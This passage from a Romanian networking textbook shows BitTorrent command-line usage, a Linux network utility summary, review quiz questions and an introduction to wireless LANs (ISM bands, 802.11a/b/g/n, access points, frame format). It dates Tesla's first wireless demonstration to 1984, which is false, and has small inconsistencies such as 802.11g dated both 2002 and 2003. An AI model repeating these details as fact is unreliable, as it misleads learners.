Pentru realizarea acestor operații din linia de comandă, se poate folosi pachetul `bittornado`. Acesta conține aplicațiile necesare pentru crearea fișierul `.torrrent` și pornires seeder-ului inițial și al peer-ilor. Pașii urmați, descriși anterior, sunt:

1. crearea fișierului `.torrent`, pe seeder:

```
razvan@swarm:~$ btmakemetafile http://elf.cs.pub.ro:6969/announce lpm.tgz
razvan@swarm:~$ ls -l lpm*
-rw------- 1 razvan users 25145155 Oct 12 12:01 lpm.tgz
-rw-r--r-- 1 razvan users     3994 Oct 15 23:20 lpm.tgz.torrent
```

Fișierul .torrent creat deține informații despre fișierul de transfer (`lpm.tgz`) și URL-ul tracker-ului. URL-ul tracker-ului este transmis ca argument comenzii `btmakemetafile` cu ajutorul căreia se creează fișierul.

2. porirea seeder-ului inițial are loc, în cazul simplu, în directorul în care se găsesc atât fișierul de transferat cât și fișierul `.torrent`; se folosește comanda `btdownloadheadless`:

```
razvan@swarm:~$ btdownloadheadless lpm.tgz.torrent

saving:         lpm.tgz (24.0 MB)
percent done:   0.0
time left:      checking existing data
download to:    /home/razvan/lpm.tgz
[...]
```

3. o dată pornit seederul, fișierul .torrent trebuie publicat pentru acces ușor din partea peerilor; în general, distribuția acestuia se face prin intermediul unui server web:

```
razvan@swarm:~$ cp lpm.tgz.torrent public_html/
rl@elf:~$ wget -o /dev/null http://swarm.cs.pub.ro/~razvan/lpm.tgz.torrent
```

Prima comandă, rulată pe stația seeder-ului inițial, copiază fișierul `.torrent` în locul mapat unui URL. A doua comandă obține, pe stația unui peer, fișierul `.torrent`.

4. o dată obținut fișierul `.torrent` pe o stație de peer, acesta va folosi tot comanda `btdownloadheadless` pentru a porni un client BitTorrent (de tip leecher) și a obține fișierul, eventual să ajute alți peeri la transferul său:

```
rl@elf:~$ btdownloadheadless lpm.tgz.torrent
```

În general, această schemă devine utilă în cazul fișierelor cu dimensiuni mari și în cazul unui număr mare de peeri. În aceste situații, protocolul BitTorrent este protocolul ideal prin distribuția încărcării legăturilor de rețea și a sistemelor de calcul din cadrul unui swarm.

9.8 Sumar de comenzi și fișiere

9.8.1 Linux

Comandă	Descriere
host	utilitar de interogare DNS
/etc/resolv.conf	fișier de configurare a serverului/serverelor de nume pe un sistem Linux
/etc/nsswitch.conf	fișier pentru configurarea bazelor de date folosite pentru maparea de nume, împreună cu ordinea de parcurgere a acestora
/etc/hosts	fișier de configurare statică a mapării între nume și adrese IP
wget	utilitar CLI neinteractiv pentru descărcarea paginilor web
curl	utilitar pentru accesarea URL-urilor pentru diverse protocoale; folosește biblioteca libcurl
netcat	utilitar generic pentru realizarea de conexiuni și transferuri TCP sau UDP
mailx	utilitar pentru transmiterea de mesaje în linia de comandă, cu posibilitatea de automatizare
sendmail	utilitar back-end aferent MTA pentru transmiterea unui mesaj
uuencode/uudecode	utilitare pentru codificarea și decodificarea mesajelor în format ASCII compatibil MIME

9.9 Întrebări

1. Un client DNS trimite serverului DNS cereri ... și primește răspunsuri ... (alegeți toate variantele care se potrivesc):
   Nerecursive, autoritare
   Nerecursive, neautoritare
   Recursive, autoritare
   Recursive, neautoritare

2. Care afirmații sunt adevărate în ceea ce privește sistemul de poștă electronică?
   SMTP este protocolul utilizat între MTA (Mail Transfer Agent).
   SMTP este protocolul utilizat de către o aplicație de tip MUA (Mail User Agent) pentru a transfera mesajele de pe server.
   SMTP utilizează portul 25.
   SMTP nu este folosit pentru poștă electronică.

3. Protocolul IMAP permite (alegeți 2 variante):
   Gestiunea offline a mesajelor.
   Structurarea pe directoare a mesajelor.
   Transferul de mesaje între MTA (Mail Transfer Agent).
   Accesarea doar a unei singure căsuțe poștale la un moment dat.

4. Care sunt porturile utilizate implicit de protocoalele HTTP, respectiv HTTPS? (alegeți două răspunsuri):
   80
   143
   443
   8080

5. Care dintre următoarele porturi NU este asociat serviciilor de e-mail?
   53
   993
   25
   587

9.10 Referinţe

[1] Wale Soyinka. Linux Administration: A Beginner's Guide, 5th Edition. McGraw Hill, 2009

[2] Tony Bautts, Terry Dawson, Gregor Purdy. Linux Network Administrator's Guide, 3rd Edition. O'Reilly, 2005

[3] Ronald Aitchinson. Pro DNS and Bind. Apress, 2005

[4] Evi Nemeth, Garth Snyder, Trent Hein, Ben Whaley. Unix and Linux System Administration Handbook, 4th Edition. Prentice Hall, 2010

[5] RFC 1034 (DOMAIN NAMES - CONCEPTS AND FACILITIES) http://www.ietf.org/rfc/rfc1034.txt [15.10.12]

[6] RFC 1035 (DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION) http://www.ietf.org/rfc/rfc1035.txt [15.10.12]

[7] RFC 5321 (SMTP) http://www.ietf.org/rfc/rfc5321.txt [15.10.12]

[8] RFC 3501 (IMAP) http://www.ietf.org/rfc/rfc3501.txt [15.10.12]

[9] RFC 1939 (POP3) http://www.ietf.org/rfc/rfc1939.txt [15.10.12]

[10] RFC 2616 (HTTP) http://www.ietf.org/rfc/rfc2616.txt [15.10.12]

[11] Richard Stevens – Unix Network Programming

10 Wireless

Ce se învaţă în acest capitol?

- Funcţionarea tehnologiei wireless la nivel fizic
- Standarde wireless pentru reţele locale
- Topologii wireless
- Tipuri de echipamente wireless
- Securitatea reţelelor wireless

Cine este ...

Nikola Tesla este un inventator sârbo-american, fiind cunoscut pentru contribuţiile sale la sistemul de distribuţie al curentului electric alternativ. Patentele înregistrate de acesta au ajutat la punerea bazelor comunicaţiei wireless şi radioului. Astfel, în 1984, a făcut prima demonstraţie de comunicaţie wireless pe distanţe scurte.

Jesse Eugen Russel este un inventator afro-american şi unul dintre vizionarii a cărui perspectivă a influenţat industria comunicaţiilor wireless din secolul 21. Acesta deţine numeroase patente şi continuă să inoveze în domeniul transmisiilor wireless în bandă largă, de generaţie următoare, care mai poartă numele şi de 4G.

Pe fondul unei nevoi de mobilitate şi conectivitate din ce în ce mai crescute, comunicaţia fără fir a înregistrat o explozie fulminantă în ultimii ani. Răspândirea dispozitivelor mobile (calculatoare *notebook*, PDA-uri sau *smartphone*-uri) este cea care a condus în mare măsură la dezvoltarea tehnologiilor de comunicaţie fără fir, fără a fi însă singurul motor. Tendinţa de migrare spre digital pentru o gamă din ce în ce mai largă de dispozitive generează de asemenea o nevoie de interconectare crescută. Pentru acestea, perspectiva comunicaţiei fără fir este foarte atrăgătoare. Motivele principale sunt mobilitatea crescută şi reducerea costurilor pentru dezvoltarea infrastructurii. Deşi în trecut securizarea unei reţele wireless se dovedise a fi o provocare la care organizaţiile de standardizare încă nu răspunseseră, în prezent există mai multe protocoale standardizate care pot oferi o securitate sporită.

Cu toate acestea, tehnologia wireless nu are rolul să o înlocuiască pe cea cu fir, ci mai degrabă să o completeze. Motivul principal este lăţimea de bandă: în timp ce *Ethernet*-ul a ajuns să ofere 10 *Gbps*, tehnologiile wireless actuale nu depăşesc 300 Mbps (600 Mbps în cazul tehnologiilor în curs de standardizare).


În plus, datorită utilizării switchurilor, tehnologia *Ethernet* asigură o comunicaţie full-duplex. Cu alte cuvinte, dacă zece staţii cu plăci *Ethernet* de 10 Mbps sunt conectate în acelaşi switch şi switchul are o capacitate de comutare destul de mare, fiecare staţie va putea avea garantată, banda de 10Mbps în reţeaua locală. De partea cealaltă, standardul wireless permite unei singure staţii să transmită la un moment dat. Aceasta este o limitare a mediului fizic şi a proiectării tehnologiei, deoarece, în reţele wireless, un dispozitiv foloseşte aceeaşi frecvenţă a semnalului şi pentru transmisie şi pentru recepţie. Este important de reţinut faptul că, în reţelele wireless, banda maximă se împarte la numărul de staţii.

10.1 Descrierea comunicaţiei wireless la nivel fizic

Baza fizică pentru comunicaţia fără fir o reprezintă undele electromagnetice, folosite în frecvenţele cele mai potrivite pentru transmisii de date.

10.1.1 Unde electromagnetice

Mediul fizic de propagare al undelor electromagnetice nu este de fapt necesar, căci un semnal wireless se poate propaga fără probleme şi în vid (de aceea căldura şi lumina soarelui ajung pe Pământ). Când vorbim despre comunicaţia de date, principala proprietate a undelor este frecvenţa. În funcţie de frecvenţa pe care o tehnologie funcţionează, se poate determina calitatea semnalului în atmosferă, interferenţa cu alte dispozitive, distanţa de propagare a semnalului şi chiar şi lăţimea de bandă. În figura de mai jos este reprezentat spectrul electromagnetic din punctul de vedere al utilizării undelor de diverse frecvenţe în comunicaţii:



10-1 Benzi de frecventă

Frecvenţele folosite în reţele de calculatoare pentru transmisiile wireless se află în intervalele de 2.4 - 2.4835 GHz, 5,725 - 5,850 GHz şi recent adăugatul interval de 5.47 - 5.725 GHz. Deci, undele electromagnetice prin care se propagă semnalul wireless în comunicaţii de date sunt **unde radio** de înaltă frecvenţă şi **microunde**.

În folosirea undelor electromagnetice pentru transmisii de date, trebuie avute în vedere diferite considerente fizice. Acestea nu sunt clar delimitate din punct de vedere al propagării, precum este semnalul de pe un cablu de cupru protejat de un izolator. Orice dispozitiv care ascultă mediul şi este în raza de propagare poate recepţiona semnalul wireless. Acesta este un considerent de securitate foarte important.

Undele electromagnetice nu sunt protejate de semnale exterioare, precum este semnalul de pe un cablu de cupru protejat de un izolator. Odată cunoscută frecvenţa de transmisie a unei reţele wireless, administratorul de reţea trebuie să fie conştient de alte dispozitive sau tehnologii ce funcţionează în aceeaşi frecvenţă.

Semnalul wireless se atenuează odată cu propagarea prin mediul fizic. Atenuarea poate interveni din mai multe cauze:

- absorbirea semnalului în atmosferă
- efecte termodinamice cauzate de căldură sau umiditate sporită
- interferenţe cu alte semnale
- reflexia parţială a semnalului pe suprafeţele diferitelor materiale de construcţie

Din considerente legale, nu se poate transmite în spectru pe o anumită frecvenţă fără a avea licenţă pe acea frecvenţă. O reţea wireless ar fi greu de implementat atât din punct de vedere birocratic, cât şi din punct de vedere al propagării în popularitate a tehnologiei, dacă fiecare utilizator, atunci când şi-ar cumpăra un ruter wireless, ar trebui să plătească şi pentru licenţierea unei benzi de frecvenţă în care să transmită. În afară de acest aspect, frecvenţa dispozitivelor wireless trebuie să fie aceeaşi în toată lumea reţelelor de calculatoare, pentru ca tehnologia să fie compatibilă.

10.1.2 Benzile ISM şi UNII

Pentru a efectua o transmisie wireless este nevoie de licenţă din partea unei autorităţi. În România, ANCOM (Autoritatea Naţonală pentru Administrare şi Reglementare în Comunicaţii) [1] se ocupă de administrarea întregului spectru radio, pe teritoriul ţării. Spre exemplu, Orange, Vodafone şi Cosmote au licenţă pentru a efectua transmisii în benzile: 890 MHz – 960 MHz respectiv 1710 MHz – 1880 MHz, folosind tehnologia 2G. Toate aceste licenţe vor expira în decursul anului 2012 şi se vor relicita. Binecunoscuta tehnologie 3G foloseşte benzile de frecvenţă 900MHz (folosită în mediul rural, în câmp deschis) şi 2100MHz (folosită cu preponderenţă în mediul urban).


Există, totuşi, o metodă de a efectua transmisii fără licenţă: transmisia în una dintre benzile **ISM** (*Industrial, Scientific and Medical*) sau **UNII** (*Unlicensed National Information Infrastructure*). S-a căzut de acord ca la nivel internaţional aceste benzi să nu fie licenţiate, astfel încât să poată fi utilizate de oricine. Drept consecinţă, nu este nevoie de licenţă pentru a acţiona telecomanda de la alarmă, pentru a utiliza telefonul fără fir sau pentru a folosi un *mouse* sau o tastatură wireless. Toate acestea operează în una dintre benzile ISM sau UNII.

Pentru a elimina necesitatea obţinerii unei licenţe pentru utilizarea reţelelor wireless, şi acestea funcţionează în aceste benzi. Există două benzi ISM de interes pentru tehnologia wireless: 2,4 GHz – 2,4835 GHz şi 5,725 GHz – 5,850 GHz. Din 2004, odată cu standardul 802.11h, s-a adăugat şi banda UNII de 5.47 - 5.725 GHz.

Notă: La începuturile tehnologiei wireless, se folosea şi frecvenţa de 900 MHz. Însă, din cauza faptului că doar câteva ţări ofereau posibilitatea de utilizare fără licenţă, banda a fost retrasă. În România, spectrul alocat a fost 902-928 Mhz, fiind retras în 2006.

Faptul că se lucrează în benzile ISM aduce însă după sine o constrângere: în aceste benzi este limitată legal posibilitatea de a transmite un semnal de putere mare. Scopul acestei măsuri este de a limita distanţa maximă de transmisie în vederea reducerii interferenţei între echipamentele diverşilor utilizatori. Astfel, raza de funcţionare a reţelelor wireless este limitată prin lege.

Din punct de vedere tehnic, pentru a limita interferenţa dintre diferite echipamente, se foloseşte transmisia în spectru împrăştiat. Semnalul de date este modulat (compus) cu un semnal (cod) pseudo-aleator de bandă largă. Banda de frecvenţă a semnalului transmis trebuie să fie mult mai largă decât banda de frecvenţă a semnalului de date, de unde şi denumirea de spectru împrăştiat (Spread Spectrum - SS). Zgomotul, în general, este de bandă îngustă; prin combinarea lui cu un semnal de bandă largă, acesta nu mai influenţează atât de tare transmisia (vezi Fig. 10-2).



10-2 Transmisia în spectru împrăştiat

Există mai multe implementări pentru transmisia în spectru împrăştiat:

- FHSS (Frequency Hopping Spread Spectrum) – schimbarea rapidă a frecvenţei folosite, după un algoritm pseudo-aleator care este cunoscut şi de transmiţător, şi de receptor
- DSSS (Direct Sequence Spread Spectrum) – datele de trimis se înmulţesc cu o secvenţă pseudo-aleatoare de 1 şi -1, ce are o frecvenţă mult mai ridicată decât semnalul original, fiind practic un zgomot. Pentru reconstrucţie, se înmulţeste aceeaşi secvenţă cu datele primite, obţinându-se datele originale (1 * 1 = 1; -1 * -1 = 1).

- OFDM (Orthogonal Frequency Division Multiplexing) – se bazează pe multiplexarea în frecvenţă (trimiterea datelor folosind mai multe frecvenţe simultan). Problema care apare în multiplexare este cum trimitem mai multe unde purtătoare, astfel încât acestea să nu interfereze unele cu altele. Cercetătorii au descoperit că trimiterea ortogonală a acestor unde purtătoare anulează interferenţa dintre ele [2].

10.1.3 Frecvenţa 2.4GHz vs 5GHz

De la apariţia primelor tehnologii wireless, soluţiile existente se împărţeau între banda de 2.4 GHz şi banda de 5 GHz. Fiecare dintre acestea oferă avantaje şi dezavantaje de implementare şi funcţionalitate. Diferenţele dintre benzi se reduc de fapt la diferenţele între transmisiile în frecvenţă înaltă şi cele în frecvenţa joasă. În cele ce urmează, se va realiza o comparaţie între cele două şi se va sfârşi prin a desemna banda cea mai utilizată în prezent şi motivele din spatele adoptării acesteia.

Undele de frecvenţa joasă sunt absorbite foarte puţin în atmosferă, de aceea ele pot străbate distanţe foarte mari. Cu cât creşte frecvenţa unei unde, cu atât aceasta este absorbită mai mult în atmosferă. De asemenea, undele joase prezintă o capacitate de penetrare a materialelor foarte mare, fiind cu atât mai potrivite pentru transmisiile de date. Spre deosebire de acestea, undele de frecvenţe mari tind să sufere reflexii şi refracţii pe diverse suprafeţe. Concluzionând, dacă se foloseşte banda de 2.4 GHz, absorbţia în atmosferă o să fie mai mică, reflexia semnalului de asemenea, deci distanţa posibilă de propagare o să fie mai mare.

Folosind o frecvenţă mai mare obţinem o creştere aproximativ liniară a lăţimii de bandă. Spre exemplu, folosirea benzii de 900 MHz oferea o bandă de 860 Kbps. Odată cu trecerea la 2.4, banda teoretică a ajuns la valoarea de 2 Mbps.

Din nefericire, banda de 2,4 GHz a ajuns să fie destul de aglomerată. În această bandă operează *Bluetooth*, perifericele wireless, telecomenzile şi alte dispozitive cu care vor apărea inevitabil interferenţe. Banda de 5 GHz este destul de puţin ocupată însă dezavantajul este absorbţia mai mare a semnalului în mediul fizic.

Echipamentele ce funcţionează în banda de 5 GHz sunt sensibil mai scumpe decât cele din banda de 2.4 GHz. Acesta a fost şi unul din motivele pentru care tehnologia de 2.4 GHz a câştigat teren pe piaţa wireless.

Tabelul de mai jos sintetizează proprietăţile undelor, prezentate până acum:

Criteriu/Frecvenţă	Frecvenţe mici	Frecvenţe mari
Distanţă	Mare	Mică
Lăţime de bandă	Mică	Mare
Interferenţe	Mari	Mici
Cost	Mic	Mare

Frecvenţa cel mai des utilizată în prezent în reţelele de date este cea de 2.4 GHz. Deşi mult mai aglomerată, aceasta s-a bucurat de mult suport din partea unor organizaţii precum Centrino sau *WI-FI Aliance* (consorţiu format din peste 300 dintre cele mai mari companii din domeniul IT, având ca scop promovarea şi dezvoltarea tehnologiilor wireless).

10.2 Standarde pentru reţele locale (WLANs)

Primul standard wireless, 802.11, a apărut în 1997 permiţând viteze de 1-2Mbps. Transmisia era specificată folosind infraroşu (1Mbps), FHSS (1-2Mbps) sau DSSS (1-2Mbps), incluzând tehnici de corecţie a erorilor. În continuare se vor prezenta standardele folosite.

10.2.1 Standardul 802.11b

Lansat în 1999, 802.11b este al doilea protocol ca popularitate în zilele noastre. Operează în banda ISM de 2,4 GHz şi atinge o bandă de 11 Mbps. 802.11b este performerul la capitolul **rază** a

reţelei: pentru că operează la o frecvenţă mică, aceasta poate ajunge la câteva sute de metri şi penetra până la 4-5 pereţi de beton folosind echipamente convenţionale.

La capitolul interoperabilitate cu alte standarde, un echipament 802.11b poate comunica cu unul 802.11g, dar nu cu unul 802.11a. Deşi acest standard a apărut odată cu 802.11a, a reuşit să se impună prin preţurile mai scăzute ale echipamentelor şi prin suportul pe care l-a primit din partea *Wi-Fi Alliance*. La apariţia 802.11b, organizaţia a realizat un nou brand pe care l-a popularizat şi l-a promovat, oferind standardului numele de *Wi-Fi*. De asemenea, au fost create şi etichete speciale care indicau dacă un dispozitiv este sau nu compatibil cu acest standard.

Dezavantajul major ţine, însă, de bandă: 11 Mbps este destul de puţin şi, revenind la discuţia cu banda reală ce se împarte între staţii, se poate spune că 802.11b nu se pretează la reţele mai mari.

Se mai foloseşte 802.11b? În general, astăzi, nu prea mai există pe piaţă echipamente exclusiv 802.11b ci doar 802.11b/g. Mai poate fi însă folosit de către dispozitive care au nevoie de acoperire mare şi nu de lăţime de bandă. O serie de sisteme *embedded* intră în această ultimă categorie.

10.2.2 Standardul 802.11a

Deşi a apărut ca standard în acelaşi timp cu 802.11b, echipamentele 802.11a nu au apărut pe piaţă decât spre sfârşitul anului 2000. 802.11a este singurul din familia de protocoale WLAN care operează în frecvenţa de 5 GHz, oferind o lungime de bandă de 54 Mbps. Pentru a putea oferi o viteză mai bună decât *Wi-Fi* la o frecvenţă mai mare, standardul foloseşte modularea avansată a undei purtătoare de semnal OFDM (*Orthogonal Frequency Division Multiplexing* – vezi secţiunea *Benzile ISM şi UNI*). Viteza de 54Mbps este doar teoretică, aceasta fiind în practică în jurul a 20 Mbps pentru transmisia datelor efective. Acest lucru se datorează corecţiei erorilor, trebuind confirmat fiecare pachet.

Avantajele standardului 802.11a sunt, în primul rând, lăţimea de banda şi lipsa interferenţelor.

Părţile mai puţin bune ale tehnologiei sunt tocmai urmarea faptului că se operează la frecvenţe foarte mari. La 5 GHz se află microundele ce au o lungime de undă de doar 6 cm. Astfel de unde se absorb foarte uşor în aer şi se reflectă pe diverse suprafeţe, neputând penetra uşor materialele. O consecinţă interesantă a acestei proprietăţi fizice este folosirea acestui standard în medii în care se doreşte o securitate sporită la nivel fizic. În general este destul de greu să se asigure controlul propagării undelor electromagnetice, dar dacă reţeaua trebuie amplasată într-un amfiteatru în care suprafeţele pereţilor au un grad de reflexie mare, se preferă standardul 802.11a pentru o mai bună izolare a semnalului la nivelul încăperii. Un alt dezavantaj îl constituie costul ridicat al echipamentelor.

10.2.3 Standardul 802.11g

Până la apariţia 802.11g, foarte multă lume folosea 802.11b. Lansat în 2002, 802.11g combină avantajele 802.11a (banda de 54 Mbps) cu avantajele 802.11b (rază mare de acoperire). Astfel, 802.11g operează în banda ISM de 2,4 *Ghz* şi foloseşte OFDM pentru atingerea ratei de transfer de 54 Mbps, prin folosirea mai multor purtătoare transmise ortogonal

Succesul 802.11g s-a datorat şi păstrării compatibilităţii cu 802.11b, tehnologia cea mai răspândită până atunci. Toate echipamentele 802.11g sunt compatibile cu cele b. De fapt, acestea pot opera în ambele standarde. Astfel, s-a putut realiza o trecere comodă de la b la g prin înlocuirea treptată a echipamentelor, fără a fi necesară o investiţie mare într-un timp scurt.

Spre deosebire de 802.11a, banda de 54 Mbps nu are un grad atât de mare de constanţă din cauza interferenţelor mai mari din banda ISM de 2,4 GHz în raport cu cea de 5 GHz. Însă frecvenţa mai mică permite păstrarea calităţii semnalului pe distanţe mult mai mari, degradarea benzii de 54 Mbps fiind mult mai lentă decât la 802.11a.

Astăzi, 802.11g este câştigătorul absolut în lupta între standarde.

10.2.4 Standardul 802.11n

Una din principalele probleme cu care se confruntă rețelele wireless este lățimea de bandă. Astfel, IEEE a creat în 2003 un grup de lucru pentru dezvoltarea unui proiect care să rezolve nevoile tot mai mari de viteză şi stabilitate ale utilizatorilor.

În 2009 a fost lansat standardul 802.11n. Noul standard îşi propune să ofere o bandă de 600 Mbps şi o rază de acoperire de 2-4 ori mai mare decât a standardelor actuale. În acelaşi timp, prin mărirea ratei de transfer şi micşorarea timpului de funcţionare a dispozitivului, se va diminua consumul de energie. O altă noutate o constituie faptul că se poate trimite un singur antet pentru mai multe pachete de date (*packet agregation*), overhead-ul adus de antete fiind mult mai mic.

Pentru a creşte performanţele, standardul se bazează pe tehnologia MIMO (*Multiple Input Multiple Output*) care foloseşte un sistem de mai multe antene pentru transmisia şi recepţia datelor. Multiplexarea pe mai multe antene se face cu ajutorul unui procesor DSP [3] (*Digital Signal Processor*).

Standard	802.11a	802.11b	802.11g	802.11n
Publicare	1999	1999	2003	2009
Frecvență	5GHz	2.4GHz	2.4GHz	2.4GHz/5GHz
Viteză	54Mbps	11Mbps	54Mbps	160-600 Mbps
Modulare	OFDM	DSSS	OFDM, DSSS	OFDM
Distanță – interior	35m	38m	38m	70m
Distanță – exterior	120m	140m	140m	250m
Avantaje	Semnal puternic pe rază mică	Preț scăzut	Compatil cu b Viteză mai mare ca b	Acoperire mare Viteză mare
Dezavantaje	Inconpatibil cu b și g	Interferețe	Interferențe	Standard nou Preț ridicat


10-3 Comparaţia generală a standardelor

Din cauza reflexiei, la destinaţie se primesc mai multe unde purtătoare pentru aceeaşi informaţie, dar cu claritate diferită. Acest proces poartă numele de *efectul multipath*. În 802.11g, procesorul DSP alege cea mai clară dintre aceste unde. Astfel undele cu semnal mai slab sunt ignorate, acestea putând să conţină informaţii relevante. În standardul 802.11n, pentru a preveni această problemă, s-a implementat tehnologia MRC (*Maximum Ratio Combining*) în procesorul DSP al plăcii de reţea. MRC compune toate undele primite pentru a obţine claritatea maximă a informaţiei primite, de unde rezultă şi o lăţime de bandă mai bună.

O facilitate importantă oferită de noul standard este păstrarea compatibilităţii cu standardele deja existente 802.11a/b/g. Astfel, un echipament 802.11n va putea funcţiona fie în banda de 2,4 GHz, fie în banda de 5 GHz.

Notă: MRC este o tehnologie client-side, deci, dacă o placă de reţea 802.11n se conectează la o reţea 802.11g, se va obţine un throughput mai bun decât în cazul plăcilor 802.11g.

După cum s-a prezentat în acest subcapitol, viteza de transmisie în cazul unei conexiuni wireless diferă în funcţie de standardul folosit. În Fig. 10-3 sunt principalele diferenţe între standarde. Vitezele prezentate anterior reprezintă vitezele maxime de conectare posibile. În cazul tehnologiilor wireless, spre deosebire de comunicaţia pe cablu, vitezele de conectare pot scădea, în funcţie de distanţa dintre punctele conectate sau interferenţele prezente în canalul de comunicaţie. În cazul comunicaţiei pe cablu, viteza de conectare este fixă: conexiunea ori merge ori nu merge, neexistând noţiunea folosirii unei viteze mai mici în cazul în care este o problemă cu mediul de transmisie. În Fig. 10-4 este prezentată o comparaţie între vitezele de conectare posibile pentru standardele 802.11a/b/g, în funcţie de distanţa dintre puncte.



10-4 Distanţe de propagare (spaţii in-door)

10.3 Implementarea unei reţele wireless

10.3.1 Echipamente wireless de interconectare

Access point-urile, sau mai pe scurt AP-urile, joacă rolul de punct central de comunicaţie într-o reţea wireless, asigurând interconectarea între toate dispozitivele.

De asemenea, tot ele sunt cele ce interconectează reţelele fără fir cu infrastructura *wired*. Ele dispun de o interfaţă *wired* pentru interconectarea la reţeaua cu fir şi una wireless pentru comunicaţia cu staţiile echipate cu interfeţe wireless. AP-urile pot fi văzute ca şi hub-urile din reţeaua *Ethernet* din punct de vedere al funcţionalităţii în reţea.

Un AP are două funcţii de nivel 2 importante:

- **Asocierea clienţilor** presupune includerea clienţilor la nivel 2 în reţeaua wireless.
- **Autentificarea clienţilor** presupune verificarea identităţii clienţilor ce doresc să se conecteze la reţea (în cazul în care se foloseşte un mecanism de securitate specific).

La prima vedere, conceptul de asociere de nivel 2 la o reţea poate suna confuz. Într-o reţea unde protocolul de nivel 2 este *Ethernet*, nu există conceptul de reţea de nivel 2. Într-o topologie 802.3, noţiunea de reţea există doar la nivel superior, la nivel IP. Însă, într-o reţea wireless, conceptul de reţea există atât la nivelul protocolului 802.11, cât şi la nivelul protocolului de nivel 3.

O reţea wireless este identificată la nivel 2 de un nume special, denumit în standard: **SSID** *(Service Set Identifier)*. Dacă un client doreşte să se asocieze cu o reţea wireless (termenul de asociere se referă implicit la conectivitate de nivel 2), trebuie să cunoască SSID-ul acestei reţele. Majoritatea clienţilor wireless permite scanarea mediului pentru a găsi SSID-ul reţelelor la care se pot asocia. După ce o staţie s-a asociat unei reţele, se va face o **cerere DHCP** pentru a obţine o adresă IP. Răspunsul la această cerere va trebui să vină fie de la un server DHCP dedicat aflat pe o staţie în reţea, fie direct de la AP (în cazul în care AP-ul are deja integrat un server DHCP).

Ruterele wireless sunt dispozitive care pot realiza în acelaşi timp funcţiile unui AP, unui switch de nivel 2 şi unui ruter. Aceste echipamente sunt prevăzute cu:

- O antenă wireless - pentru îndeplinirea funcţiilor de AP.
- Unul sau mai multe porturi de LAN - aceste porturi sunt de fapt conectate într-un switch care se află înăuntrul ruterului wireless, acesta fiind transparent pentru utilizatori. Porturile acestea sunt prezente pentru a putea oferi şi funcţionalitate de switch într-o reţea în care nu toate staţiile au interfeţe wireless. Între oricare dintre aceste porturi se face *switching*.
- Un port de WAN – acest port este cel la care se leagă conexiunea de la ISP. Între acest port şi oricare dintre porturile de LAN se face rutare.

Bridge-urile seamănă foarte bine cu *access point*-urile din punctul de vedere al arhitecturii hardware. Ele sunt folosite, însă, pentru interconectarea reţelelor printr-o legătură wireless. Un exemplu tipic de utilizare a *bridge*-urilor este realizarea unei conexiuni între două clădiri.

Un bridge, asemeni unui AP, are o interfaţă wired şi una wireless: cadrele ce vin pe una dintre interfeţe sunt transmise către cealaltă, cu eventuala translaţie între formatele cadrelor celor două reţele. De asemenea, un bridge poate decide să nu transmită mai departe un pachet în cazul în care ştie că destinatarul se află în reţeaua din care a venit pachetul. Un bridge, însă, nu permite asocierea nodurilor, de aceea, pentru a conecta mai multe staţii dotate cu interfeţe wireless, este în continuare nevoie de un access point.

Echipamentele prezentate anterior sunt de sine stătătoare. O staţie, dacă doreşte să comunice folosind reţeaua wireless, trebuie să se conecteze la un port Ethernet al acestora. Pentru a asigura şi mobilitatea staţiilor, pentru accesul la o reţea, se poate folosi un **adaptor** wireless cu conectare pe USB, PCI, PCMCIA sau încorporat în placa de bază a sistemului.

Aşadar, echipamentele prezentate în această secţiune convertesc undele electromagnetice în semnale electrice. Pentru a captura sau transmite undele se folosesc antene wireless speciale, a căror performanţă este specificată prin parametrul *gain* (câştig), semnificând creşterea de putere a unei antene la emisie sau la recepţie. Acesta se măsoară în decibeli. Există mai multe tipuri de antene wireless:


- Omnidirecţionale – împrăştie semnalul în toate direcţiile.
- Unidirecţionale – focalizează semnalul într-o singură direcţie.
- Sectoriale – împrăştie semnalul pe un sector, de obicei 90 de grade sau 180 de grade.

Tipul de antene folosit variază în funcţie de topologia reţelei wireless. Dacă se doreşte o conexiune punct la punct, se vor folosi antene unidirecţionale, iar dacă se doreşte o conexiune punct la multipunct, antenele omnidirecţionale în punctul central sunt soluţia. Totuşi, antenele omnidirecţionale împrăştie semnalul, deseori fiind ineficiente. Se recomandă folosirea antenelor sectoriale pe câte un echipament separat, fiecare dintre ele acoperind un anumit unghi. Astfel, se folosesc 4 antene sectoriale la 90 de grade pentru a înlocui una omnidirecţională, costul crescând, dar performanţele obţinute fiind mult mai bune.


10.3.2 Topologii wireless

Reţele wireless din LAN se clasifică în două tipuri din punct de vedere al topologiei:

- Reţele adhoc, fiind echivalentul în Ethernet al unei reţele full-mesh, în care fiecare staţie este conectată prin interfaţa wireless direct la celelalte staţii. Cu alte cuvinte, traficul generat de o staţie A, destinat unei staţii B, trece direct de la A la B, fără un dispozitiv intermediar (vezi Fig. 10-5).
- Reţele de tip infrastructură, presupunând existenţa unui dispozitiv central care se ocupă de managementul reţelei wireless şi prin care trec toate pachetele din reţea în drumul lor de la sursă spre destinaţie. Acest dispozitiv central poate fi un acces point sau un ruter wireless (vezi Fig. 10-6).



10-5 Reţea adhoc



10-6 Reţea de tip infrastructură

10.4 Comunicaţia wireless

10.4.1 Formatul cadrului 802.11


Având în vedere că reţelele wireless sunt cel mai adesea continuate prin reţele *Ethernet*, unul din miturile false ale lumii reţelelor de calculatoare este că formatul cadrului este identic în ambele standarde. În realitate, modul de funcţionare şi cerinţele unei reţele wireless sunt destul de diferite de ceea ce presupune standardul *Ethernet*. În continuare, se vor expune asemănările dintre cele 2 formate, punându-se accent pe cadrul 802.11.

Notă: în desenul din Fig. 10-7, cifra ce se află deasupra fiecărui câmp din cadru specifică numărul de octeţi ocupat în antet iar mărimea câmpurilor de sub „control cadru" este exprimată în biţi. Specificaţiile din figură au fost extrase din standardul republicat de IEEE în 2007.

O mică descriere a fiecărui câmp din cadrul de control:

- Protocol Version (Versiune) – deocamdată 00
- Type (tip) – Management / Control / Data
- Subtype (subtip) – Association Request, ACK, Data etc.

- Către AP/de la AP – 1 dacă destinaţia/sursa este reţeaua cu fir
- frag. – Mai sunt ***fragmente*** de transmis
- retry – retransmisie a unui fragment transmis anterior
- power mgt – staţia va intra în mod consum redus, imediat după transmisie
- More Data (date) – mai sunt frame-uri în bufferul de transmisie
- WEP – cadrul este criptat



10-7 Formatul cadrului 802.11

